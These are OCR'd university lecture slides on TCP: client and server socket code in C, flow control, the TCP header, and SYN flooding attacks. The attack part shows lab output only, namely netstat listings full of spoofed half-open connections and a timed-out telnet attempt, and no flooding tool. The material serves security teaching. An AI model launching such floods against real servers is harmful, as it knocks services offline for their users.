The TCP Protocol and Attacks on TCP

The Need for TCP

UDP

- packet loss
- preserving order

TCP: handle packet loss ✓

preserve order ✓

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

TCP Client/Server Programming


SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

TCP Client Program

```c
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

int main()
{
  // Create socket:
  int sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Set the destination information
  struct sockaddr_in dest;
  memset(&dest, 0, sizeof(struct sockaddr_in));
  dest.sin_family = AF_INET;
  dest.sin_addr.s_addr = inet_addr("10.0.2.17");
  dest.sin_port = htons(9090);

  // Connect to the server
  connect(sockfd, (struct sockaddr *)&dest, sizeof(struct sockaddr_in));

  // Write data:
  char *buffer1 = "Hello Server!\n";
  char *buffer2 = "Hello Again!\n";
  write(sockfd, buffer1, strlen(buffer1));
  write(sockfd, buffer2, strlen(buffer2));

  return 0;
}
```


TCP Server Program


```c
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/ip.h>

int main()
{
  int sockfd, newsockfd;
  struct sockaddr_in my_addr, client_addr;
  char buffer[100];

  // Create socket:
  sockfd = socket(AF_INET, SOCK_STREAM, 0);

  // Set the destination information
  memset(&my_addr, 0, sizeof(struct sockaddr_in));
  my_addr.sin_family = AF_INET;
  my_addr.sin_port = htons(9090);

  // Bind the socket to a port number
  bind(sockfd, (struct sockaddr *)&my_addr, sizeof(struct sockaddr_in));

  // Listen for connections
  listen(sockfd, 5);
  int client_len = sizeof(client_addr);
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);

  // Read data:
  memset(buffer, 0, sizeof(buffer));
  int len = read(newsockfd, buffer, 100);
  printf("Received %d bytes: %s", len, buffer);

  return 0;
}
```



Accepting multiple connections:

```c
while (1) {
  newsockfd = accept(sockfd, (struct sockaddr *)&client_addr, &client_len);

  if (fork() == 0) { // child process
      close (sockfd);

      // Read data:
      memset(buffer, 0, sizeof(buffer));
      int len = read(newsockfd, buffer, 100);
      printf("Received %d bytes.\n%s\n", len, buffer);

      close (newsockfd);
      return 0;
  } else {  // parent process
      close (newsockfd);
  }
}
```






SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

TCP Protocol:
Buffer and Data Stream

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

TCP Protocol: Buffer and Data Stream




SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Flow and Congestion Control

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Flow Control and Sliding Window





SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

TCP Header

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE


TCP Header






Window advertisement : flow control.

Urgent data.



PSH bit




SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

SYN Flooding Attacks

SYRACUSE UNIVERSITY
ENGINEERING & COMPUTER SCIENCE

Establishing Connections




TCP Client

a. Create socket:
   `sockfd = socket(AF_INET, SOCK_STREAM, 0)`
b. Bind the socket to a port number
c. Connect to the server:
   `connect(sockfd, &serveraddr, ...)`
d. Read data:
   `read(sockfd, buf, len)`
e. Write data:
   `write(sockfd, buf, len)`

TCP Server

a. Create socket:
   `sockfd = socket(AF_INET, SOCK_STREAM, 0)`
b. Bind the socket to a port:
   `bind(sockfd, (struct sockaddr *) &serveraddr, ...)`
c. Listen for connections:
   `listen(sockfd, 5)`
d. Accept connections:
   `newsockfd = accept(sockfd, (struct sockaddr *) &client_addr, ...)`
e. Use **`read()`** and **`write()`** to receive and send data through `newsockfd`
f. Close the connection: **`close`**`(newsockfd)`
g. Go back to step (d) to accept a new connection

SYN Flooding Attack



SYN Flooding Attack in Action

❖ Before the attack

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address  State
tcp      0     0 127.0.0.1:3306    0.0.0.0:*          LISTEN
tcp      0     0 0.0.0.0:8080      0.0.0.0:*          LISTEN
tcp      0     0 0.0.0.0:80        0.0.0.0:*          LISTEN
tcp      0     0 0.0.0.0:22        0.0.0.0:*          LISTEN
tcp      0     0 127.0.0.1:631     0.0.0.0:*          LISTEN
tcp      0     0 0.0.0.0:23        0.0.0.0:*          LISTEN
tcp      0     0 127.0.0.1:953     0.0.0.0:*          LISTEN
tcp      0     0 0.0.0.0:443       0.0.0.0:*          LISTEN
tcp      0     0 10.0.5.5:46014    91.189.94.25:80    ESTABLISHED
tcp      0     0 10.0.2.17:23      10.0.2.18:44414    ESTABLISHED
tcp6     0     0 :::53             :::*               LISTEN
tcp6     0     0 :::22             :::*               LISTEN
```

❖ After the attack

```
seed@Server(10.0.2.17):~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address  State
tcp      0     0 10.0.2.17:23    252.27.23.119:56061 SYN_RECV
tcp      0     0 10.0.2.17:23    247.230.248.195:61786 SYN_RECV
tcp      0     0 10.0.2.17:23    255.157.168.158:57815 SYN_RECV
tcp      0     0 10.0.2.17:23    252.95.121.217:11140 SYN_RECV
tcp      0     0 10.0.2.17:23    240.126.176.200:60700 SYN_RECV
tcp      0     0 10.0.2.17:23    251.85.177.207:35886 SYN_RECV
tcp      0     0 10.0.2.17:23    253.93.215.251:23778 SYN_RECV
tcp      0     0 10.0.2.17:23    245.105.145.103:64906 SYN_RECV
tcp      0     0 10.0.2.17:23    252.204.97.43:60803 SYN_RECV
tcp      0     0 10.0.2.17:23    244.2.175.244:32616 SYN_RECV
```

❖ Result

```
seed@ubuntu(10.0.2.18):~$ telnet 10.0.2.17
Trying 10.0.2.17...
telnet: Unable to connect to remote host: Connection timed out
```

❖ CPU Usage

```
  PID USER   PR NI VIRT RES SHR S %CPU %MEM TIME+ COMMAND
    3 root   20  0    0   0   0 R 6.6 0.0 0:21.07 ksoftirqd/0
 1108 root   20  0 101m 60m 11m S 0.7 8.1 0:28.30 Xorg
```

